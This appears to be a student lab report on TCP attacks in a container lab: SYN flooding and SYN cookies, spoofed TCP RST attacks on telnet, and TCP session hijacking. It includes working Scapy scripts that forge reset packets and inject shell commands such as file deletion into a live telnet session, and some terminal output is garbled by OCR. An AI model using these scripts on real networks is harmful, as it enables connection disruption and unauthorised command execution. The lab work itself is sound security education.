Task 1: Task 1: SYN Flooding Attack

Only do Task 1.1: Launching the Attack Using Python

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

```
[03/21/24]seed@VM:~/.../Labsetup$ docksh victim-10.9.0.5
root@f6d27d43b951:/# sysctl net.ipv4.tcp_max_syn_backlog
net.ipv4.tcp_max_syn_backlog = 128
root@f6d27d43b951:/#
```

This means that the maximum number of pending connection requests (SYN requests) allowed by the kernel is set to 128.

- SYN cookies are disabled, making the machine vulnerable to SYN flood attacks.

```
root@f6d27d43b951:/# sysctl -w net.ipv4.tcp_max_syn_backlog=80
net.ipv4.tcp_max_syn_backlog = 80
```

 A smaller queue size can make the system more susceptible to SYN flood attacks by increasing the rate of queue saturation and connection drops.

- "S" is SYN flag, to initiate a connection establishment.
- The packet will be sent through the attacker network interface "br-d0460c3e688b".

```
Launching the attack...
root@VM:/volumes# python3 synflood.py
root@f6d27d43b951:/# ip tcp metrics show
ropt@f6d27d43b951:/# netstat -tna | grep SYN RECV | wc -l
root@f6d27d43b951:/# netstat -tna | grep SYN RECV | wc -l
61
                              Number of TCP connections that are in the SYN_RECV
root@f6d27d43b951:/#
                                                        state.
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                           Foreign Address
                                                                   State
               0 0.0.0.0:23
                                           0.0.0.0:*
                                                                   LISTEN
tcp
          0
                0 127.0.0.11:33181
tcp
                                           0.0.0.0:*
                                                                   LISTEN
          0
                0 10.9.0.5:23
                                           30.61.217.63:30427
                                                                   SYN RECV
tcp
               0 10.9.0.5:23
0 10.9.0.5:23
0 10.9.0.5:23
0 10.9.0.5:23
0 10.9.0.5:23
          0
                                           29.144.152.68:52927
                                                                   SYN RECV
tcp
          0
                                           129.180.199.87:20306
                                                                   SYN RECV
tcp
tcp
          0
                                           32.65.50.124:56895
                                                                   SYN RECV
          0
tcp
                                           2.51.145.161:18422
                                                                   SYN RECV
          0
                                                                   SYN RECV
                                          146.98.20.204:22251
tcp
                0 10.9.0.5:23
tcp
                                          121.38.155.236:18098
                                                                   SYN RECV
               0 10.9.0.5:23
0 10.9.0.5:23
0 10.9.0.5:23
0 10.9.0.5:23
0 10.9.0.5:23
tcp
         0
                                           79.160.9.81:30715
                                                                   SYN RECV
          0
                                                                   SYN RECV
                                           18.185.84.198:58139
tcp
                                                                   SYN RECV
tcp
          Õ
          0
                                           36.160.229.207:32226
                                           48.21.97.223:43805
                                                                   SYN RECV
tcp
          0
                                           94.1.188.26:64392
                                                                   SYN RECV
tcp
                0 10.9.0.5:23
          0
                                           130.142.142.24:28024
                                                                   SYN RECV
tcp
tcp
                0 10.9.0.5:23
                                           208.51.221.32:27230
                                                                   SYN RECV
```

 Numerous connections are in SYN_RECV state, which means that the machine has received SYN packets for new connection but has not yet sent an acknowledgment (SYN-ACK) back.

```
root@0fa2168ded82:/# telnet 10.9.0.5
Trying 10.9.0.5...
```

user1-10.9.0.6 is attempting to establish a TCP connection with the victim.
 However, due to a SYN flood attack targeting the victim's system, the connection may not succeed. The victim's system is overwhelmed by a high volume of incoming SYN packets, rendering it unable to respond to connection requests effectively.

Running the attack when the size of half-open connection is 128...

```
root@f6d27d43b951:/# sysctl -w net.ipv4.tcp_max_syn_backlog=128
net.ipv4.tcp_max_syn_backlog = 128
root@0fa2168ded82:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f6d27d43b951 login:
```

When making the size of half-open connection = 128, the legitimate connection was able to proceed successfully.

Therefore, several factors can influence the success rate of the attack. To enhance the success rate we need to adjust the number of attack instances running in parallel, the size of the half-open connection queue on the victim server, and the maximum retry attempts for TCP retransmissions. By optimizing these parameters, the attack's success rate can be significantly improved.

Task 1.3: Enable the SYN Cookie Countermeasure

Clear the TCP metrics cache:

```
root@f6d27d43b951:/# ip tcp_metrics flush root@f6d27d43b951:/# ■
```

Enable SYN cookie:

Run the attack:

```
root@VM:/volumes# python3 synflood.py
```

Current TCP connections:

```
root@f6d27d43b951:/# netstat -tna | grep SYN_RECV | wc -l
61
```


```
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address
                                           Foreign Address
                                                                  State
tcp
          0
                0 0.0.0.0:23
                                           0.0.0.0:*
                                                                  LISTEN
          0
                0 127.0.0.11:33181
                                          0.0.0.0:*
                                                                  LISTEN
tcp
          0
                0 10.9.0.5:23
                                           31.161.119.122:14223
                                                                  SYN RECV
tcp
                                          137.173.100.163:63026 SYN RECV
          0
                0 10.9.0.5:23
tcp
tcp
          0
                0 10.9.0.5:23
                                           89.238.77.198:58884
                                                                  SYN RECV
tcp
          0
                0 10.9.0.5:23
                                           161.198.202.227:45485
                                                                  SYN RECV
                0 10.9.0.5:23
                                          223.6.29.41:62706
                                                                  SYN RECV
tcp
          0
               0 10.9.0.5:23
                                          209.216.96.69:18496
                                                                  SYN RECV
tcp
tcp
          0
                0 10.9.0.5:23
                                           244.171.214.44:10497
                                                                  SYN RECV
tcp
          0
                0 10.9.0.5:23
                                           148.147.220.192:60832
                                                                  SYN RECV
tcp
          0
                0 10.9.0.5:23
                                           114.187.23.97:39873
                                                                  SYN RECV
          0
                0 10.9.0.5:23
                                          188.225.65.6:17632
                                                                  SYN RECV
tcp
                                                                  SYN RECV
tcp
                0 10.9.0.5:23
                                           154.202.39.128:45189
                                                                  SYN RECV
tcp
                0 10.9.0.5:23
                                           34.9.175.134:4141
```


```
root@0fa2168ded82:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
f6d27d43b951 login:
```

Even though the queue is full, user1-10.9.0.6 is still able to connect normally. This is because, instead of storing state information for each incoming connection request, SYN cookies encode necessary information into the initial SYN-ACK response sent to the client. This encoded information enables the system to validate subsequent ACK packets from the client and establish the connection without needing to store state information for each connection request. Consequently, the attacker won't be able to generate a valid ACK packet, and their connection attempts are thwarted. This allows the server to prioritize legitimate traffic.

Task 2: TCP RST Attacks on telnet Connections

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.






TCP RST (Reset) packets can be sent by either party involved in a TCP connection. Therefore, we can use either the user's IP address or the victim's IP address as the src IP address.

```
1#!/usr/bin/env python3
2 from scapy.all import *
3
4 ip = IP(src="10.9.0.6", dst="10.9.0.5")
5 tcp = TCP(sport=39270, dport=23, flags="R", seq=2526289463)
6 pkt = ip/tcp
7 ls(pkt)
8 send(pkt, iface="br-d0460c3e688b", verbose=0)
```

- "R" flag stands for the Reset flag.
- The packet will be sent through the attacker network interface "br-d0460c3e688b".

Launching the attack manually....

root@VM:/volumes# python3 rst.py



A spoofed reset packet was sent by the attacker impersonating user1.

```
root@f6d27d43b951:/# netstat -tna
Active Internet connections (servers and established)
Proto Recv-Q Send-Q Local Address Foreign Address State
tcp 0 0 0.0.0.0:23 0.0.0.0:* LISTEN
tcp 0 0 127.0.0.11:33181 0.0.0.0:*
```


On the victim machine, we can see that the TCP connection is broken.

Launching the attack automatically....

root@VM:/volumes# python3 rst auto.py

```
1#!/usr/bin/python3
3 from scapy.all import *
5 def spoof tcp(pkt):
     IPLayer = IP(dst=pkt[IP].src, src=pkt[IP].dst)
     TCPLayer = TCP(flags="R", seq=pkt[TCP].ack,
7
8
                    dport=pkt[TCP].sport, sport=pkt[TCP].dport)
9
     spoofpkt = IPLayer/TCPLayer
10
     ls(spoofpkt)
11
     send(spoofpkt, verbose=0)
13 pkt=sniff(iface='br-d0460c3e688b', filter='tcp and port 23',
  prn=spoof tcp)
```

Sniffing Telnet packets on "br-d0460c3e688b" interface and sending spoofed RST packets in response to them.



Task 3: TCP Session Hijacking

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.

We will assume that user1 container is the client and the victim container is the server, and the attacker will make the server think that his traffic was send from the client and execute the command in the data which will delete a file(toDelete.txt) in the server (victim container).

1- First, we will make the file we want to delete on server(Victim).

```
root@8ede10519308:/home/seed# touch toDelete.txt
root@8ede10519308:/home/seed# chmod a+w toDelete.txt
root@8ede10519308:/home/seed# ls -l
total 0
-rw-r--r- 1 root root 0 Mar 27 07:58 file1.txt
-rw-rw-rw- 1 root root 0 Mar 27 07:59 toDelete.txt
```


Since the file is created by the root user, we need to change the file permissions to allow it to be deleted by other users. This is necessary because when we launch the attack, the command will be executed from the seed user.

2- From the client(user1) telnet the server (victim):


```
"telnet 10.9.0.5"
```

```
root@f32bd818dbe6:/# telnet 10.9.0.5
Trying 10.9.0.5...
Connected to 10.9.0.5.
Escape character is '^]'.
Ubuntu 20.04.1 LTS
270dc41878d0 login: seed
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-54-generic x86 64)
 * Documentation: https://help.ubuntu.com
 * Management:
                   https://landscape.canonical.com
 * Support:
                   https://ubuntu.com/advantage
This system has been minimized by removing packages and content that are
not required on a system that users do not log into.
To restore this content, you can run the 'unminimize' command.
Last login: Mon Mar 25 18:33:14 UTC 2024 from user1-10.9.0.6.net-10.9.0.0 on pts/2
seed@270dc41878d0:~$
```

3- Open Wireshark and listen on the attacker's network interface, use filter TCP:



4- Now get the needed info to the python code from Wireshark



Python code:

```
*hljack.py
-/Labs/tcp_attack/Labsetup/Labsetup/volumes

1 #!/usr/bin/env python3
2
3 from scapy.all import *
4
5 ip = IP(src="10.9.0.6", dst="10.9.0.5")
6 tcp = TCP(sport=55586, dport=23, flags="A", seq=3738837782, ack=253498260)
7 data = "\r rm /home/seed/toDelete.txt \r"
8 pkt = ip/tcp/data
9 ls(pkt)
10 send(pkt, verbose=0)
```

"\r": Injecting a command into a telnet session mimics typing the command at the command line, requiring the addition of '\r' to signal the 'return' key and execute the command.

The src is the client(user1) IP address, dst is the server (victim) IP address, dport is always 23 because it is a telnet connection flags (A) we have only the acknowledge flag, other values (sport, seq, ack) change each time and we get them from the Wireshark.

Note: seq , ack we take them the same from the Wireshark because the data size is zero but if there is data we add to them the size.


5- Run the python code in the attacker and check the file in the server(victim) is deleted.

```
root@8ede10519308:/home/seed# ls
file1.txt
```

On the server (victim), We can see that the toDelete.txt file got deleted.


Launching the attack automatically....

```
1#!/usr/bin/env python3
 2 from scapy.all import *
 4 def spoof(pkt):
            old_ip = pkt[IP]
 5
 6
            old_tcp = pkt[TCP]
 8
            newseq = old_tcp.seq+5
            newack = old_tcp.ack+1
10
            ip = IP(src="10.9.0.6", dst="10.9.0.5")
11
12
            tcp = TCP(sport=old_tcp.sport, dport=23, flags="A", seq=newseq, ack=newack)
13
            #data = "\nrm /home/seed/toDelete.txt\n"
           data = "\ntouch /tmp/xyz\n"
14
15
            pkt = ip/tcp/data
16
            ls pkt
                                                             Creates a file names 'xyz' in location: /tmp/, in
17
            send(pkt, verbose=0)
                                                             the victim's machine
18
            quit()
19
20 myFilter='tcp and src host 10.9.0.6 and dst host 10.9.0.5 and dst port 23' 21sniff(filter=myFilter, iface='br-5871653767ec', prn=spoof)
```



Task 4: Creating Reverse Shell using TCP Session Hijacking

You need to submit a detailed lab report, with screenshots, to describe what you have done and what you have observed. You also need to provide explanation to the observations that are interesting or surprising. Please also list the important code snippets followed by explanation. Simply attaching code without any explanation will not receive credits. In addition, answer any questions if any.



- 2. From the client's terminal, initiate a Telnet session to the server (the victim).
- 3. On the attacker's second terminal, execute the malicious script.

4.	Continue to generate network traffic from the client's terminal until it becomes
	disabled, signaling the attack is in progress.
5.	Once the attack is successful, the client's shell session will appear on the attacker's first terminal.